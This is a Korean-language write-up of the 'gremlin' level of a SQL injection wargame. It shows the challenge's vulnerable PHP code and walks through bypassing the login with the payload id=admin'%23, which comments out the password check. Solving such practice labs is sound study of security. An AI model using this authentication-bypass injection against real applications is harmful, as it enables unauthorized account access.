Lord of SQL injection – gremlin Writeup

query : **select id from prob_gremlin where id='' and pw=''**

```
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|₩.|₩(₩)/i', $_GET[id])) exit("No Hack ~_~"); // do not try to attack another table, database!
  if(preg_match('/prob|_|₩.|₩(₩)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_gremlin where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) solve("gremlin");
  highlight_file(__FILE__);
?>
```

admin으로 로그인을 해야 풀리는 문제이다. SQL 문제이므로 쿼리문에 주목해보았다.

$query = "select id from prob_gremlin where id='{$_GET[id]}' and pw='{$_GET[pw]}'";

$_GET['id']가 URL의 GET 요청을 통해 전달된 id 값을 가져오고, 마찬가지로 $_GET['pw']가 URL의 GET 요청을 통해 전달된 pw 값을 가져온다.

따라서 URL을 이용해 id는 admin, 패스워드는 주석문으로 처리해 주어야 한다.

los.rubiya.kr/chall/gremlin_280c5552de8b681110e9287421b834fd.php?id=admin


)m prob_gremlin where id='admin' and pw=''

일단 먼저 url 뒤에 ?id=admin을 넣어주면 이렇게 id가 admin으로 설정이 된다. 이후 패스워드를 주석문 처리해야 한다.

los.rubiya.kr/chall/gremlin_280c5552de8b681110e9287421b834fd.php?id=admin%27#

m prob_gremlin where id='admin'' and pw=''

패스워드 부분을 주석 처리하기 위해 따옴표와 #을 붙였지만 해결되지 않았다. url을 보니 따옴표는 %27로 바뀌었지만 #은 그렇지 않았다. 즉 #을 수동으로 바꾸어야 하는 것이다.



query : **select id from prob_gremlin where id='admin'#' and pw=''**

GREMLIN Clear!

<?php

#을 %23으로 바꾸어 url에 입력해 클리어할 수 있었다.